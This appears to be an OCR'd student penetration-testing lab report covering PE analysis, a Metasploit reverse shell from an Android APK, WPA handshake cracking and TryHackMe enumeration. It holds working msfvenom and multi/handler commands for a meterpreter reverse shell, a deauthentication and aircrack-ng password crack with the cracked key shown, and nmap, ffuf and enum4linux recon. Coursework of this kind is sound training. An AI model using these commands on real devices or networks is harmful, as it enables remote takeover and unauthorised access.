
- Avoid using weak or common passwords like password123.
- Avoid storing sensitive data using outdated encryption techniques.
- Replace MD5 with secure hash algorithms like **SHA-256** or **bcrypt**.
- Ensure VeraCrypt volumes are protected with complex passwords and multi-factor authentication where possible.


Task – 2

PE File Analysis

- **Tool Used:** PE Explorer
- **Objective:** To extract the **Address of Entry Point** from the VeraCrypt executable file.
- **Steps:**
    1. Opened VeraCrypt Setup.exe using PE Explorer.
    2. Located the Address of Entry Point field.
- **Result:**
  Address of Entry Point: 004237B0h
- **Supporting Evidence:**

  Refer to screenshots---





Conclusion

All tasks were completed successfully. The MD5 hash was correctly decrypted, the VeraCrypt volume was accessed using the retrieved password, and the hidden flag was recovered. Additionally, the PE Explorer analysis provided the required entry point address of the executable file.

Task – 3

Practical Report: Creating a Payload Using Metasploit and Establishing a Reverse Shell Connection

Objective

To create a payload using Metasploit Framework and establish a reverse shell connection. The intended setup involves a Windows 10 virtual machine, but for demonstration, an Android mobile payload was used due to device availability.

Tools and Environment

- **Metasploit Framework**
- **Kali Linux (Attacker VM)**
- **Android Mobile Device (Target)**
- **Windows 10 VM (optional – for traditional payloads)**
- **Local Area Network (NAT or Bridged)**

Procedure

1. Payload Generation

A reverse TCP payload was generated for Android using msfvenom:

msfvenom -p android/meterpreter/reverse_tcp LHOST=<Your_IP> LPORT=4444 R > android_payload.apk

- -p: Payload type
- LHOST: Attacker machine IP address
- LPORT: Listening port
- R: Output in raw format
- > android_payload.apk: Output file saved as an APK

Example:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT=4444 R > path/evil.apk

2. Setting Up the Listener in Metasploit

Start Metasploit:

msfconsole

Use the multi-handler:

use exploit/multi/handler

Set payload and options:

set payload android/meterpreter/reverse_tcp

set LHOST 192.168.1.42

set LPORT 4444

exploit

3. Installing the APK on Target Device

The payload APK was transferred to the Android device and installed manually. Before installation:

- "Install from unknown sources" was enabled.
- Permissions were granted post-installation.

4. Establishing the Reverse Shell

Once the target opened the app:

- A **Meterpreter session** was initiated on the attacker's machine.
- Confirmation of the session:

meterpreter > sysinfo

Output example:

Computer : localhost

OS : Android 11

Meterpreter : java/android


Result


- Reverse shell successfully established from Android device to Kali Linux VM.
- Metasploit received the connection and allowed remote control over the device.


Conclusion

Although the initial task aimed at establishing a reverse shell from a Windows 10 VM, an Android payload was successfully tested for educational purposes. The exercise demonstrated the powerful capabilities of Metasploit for penetration testing and emphasized the importance of security awareness on mobile devices.

Screenshots (if submitting digitally)




root@kali: /var/www/html
File Actions Edit View Help
┌──(root㉿kali)-[/home/sureshbabu]
└─# systemctl start apache2
┌──(root㉿kali)-[/home/sureshbabu]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Fri 2025-04-11 04:21:33 EDT; 7s ago
Invocation: 2c8b7c462c7040c684829e02110a9066
Docs: https://httpd.apache.org/docs/2.4/
Process: 4121 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 4145 (apache2)
Tasks: 6 (limit: 12822)
Memory: 24.7M (peak: 25.7M)
CPU: 91ms
CGroup: /system.slice/apache2.service
├─4145 /usr/sbin/apache2 -k start
├─4148 /usr/sbin/apache2 -k start
├─4149 /usr/sbin/apache2 -k start
├─4150 /usr/sbin/apache2 -k start
├─4151 /usr/sbin/apache2 -k start
└─4152 /usr/sbin/apache2 -k start
Apr 11 04:21:33 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 11 04:21:33 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
┌──(root㉿kali)-[/home/sureshbabu]
└─# cd ../..
┌──(root㉿kali)-[/]
└─# cd var/www/html
┌──(root㉿kali)-[/var/www/html]
└─# ls
backdoor.apk evil.apk index.html index.nginx-debian.html


192.168.1.42
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the
Choose where to download
10.00 KB
evil.apk
Downloads
Don't show again
Cancel
Download
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite,

Task – 4

Capturing WPA Handshake and Cracking Wi-Fi Password

Tools Used:

- **Kali Linux**
- **Wifite2**
- **Aircrack-ng**
- **Wordlist (custom wordlist)**
- **Wireshark/Tshark (for handshake verification)**

Objective:

To perform a **Deauthentication Attack** on a personal Wi-Fi network, capture the **WPA Handshake**, and crack the password using a **custom wordlist**.

Target Network:

- **SSID (ESSID):** FTTH-SURESH-2.4G
- **BSSID:** 8C:C7:C3:D3:D2:97

- **Encryption:** WPA
- **Power (Signal Strength):** 45 dB
- **WPS:** No

📸 **Procedure & Observations:**

1. **Monitor Mode Enabled:**
    - Interface wlan0 was already in monitor mode.
2. **Scanning & Target Selection:**
    - Detected two networks. Target selected: FTTH-SURESH-2.4G
3. **Handshake Capture:**
    - A deauthentication attack was triggered to disconnect the client device.
    - Successfully captured the WPA handshake:
    - handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-35-31.cap
4. **Handshake Validation:**
    - Verified via tshark and aircrack-ng: Handshake is **valid**.
5. **Cracking WPA Password:**
    - Used aircrack-ng with a custom wordlist (wordlist-probable.txt)
    - Cracked Password:
    - PSK (Password): suresh@002
6. **Crack Result File:**
    - Output saved in: cracked.json

Crack Result Summary:

{

"type": "WPA",

"essid": "FTTH-SURESH-2.4G",


"bssid": "8C:C7:C3:D3:D2:97",

"key": "suresh@002",

"handshake_file": "hs/handshake_FTTHSURESH24G_8C-C7-C3-D3-D2-97_2025-04-08T11-41-57.cap"

}

Screenshot (Evidence Attached) :



Hard Level Task

Basic Pentesting Report – TryHackMe

Target IP: 10.10.183.249
Room Name: Basic Pentesting
Platform: TryHackMe

1. Reconnaissance

1.1. Nmap Scan


Performed an initial full port scan to identify open ports and running services:


nmap -sS -sV -T4 10.10.183.249

Open Ports Identified:

- **22/tcp** - OpenSSH 7.6p1 (Ubuntu)
- **80/tcp** - Apache HTTPD 2.4.29
- **139/tcp** and **445/tcp** - Samba smbd 3.X - 4.X (File Sharing Service)

Screenshot (Evidence Attached):





2. Enumeration

2.1. Web Service (Port 80)


- Navigated to http://10.10.183.249 in browser.
- Found a basic Apache web server index page – no directories or hidden pages.
- Ran FFUF for directory enumeration:

ffuf -u http://10.10.183.249/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion

- Found: /development/ page.
- Inside /development/, discovered two files:
    - dev.txt – Contains notes mentioning "Passwords: user: 12345"
    - j.txt – Contains a reminder about “James” and brute-forcing SSH

Screenshot (Evidence Attached):

- FFUF scan result showing the /development/ directory.
- Web page content of dev.txt and j.txt viewed in browser.
- Terminal output of directory listing and file contents.```bash ffuf -u http://10.10.183.249/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion



2.2. SMB Enumeration

Ran enum4linux:

enum4linux -a 10.10.183.249

Discovered:

- Two users: jan and kay

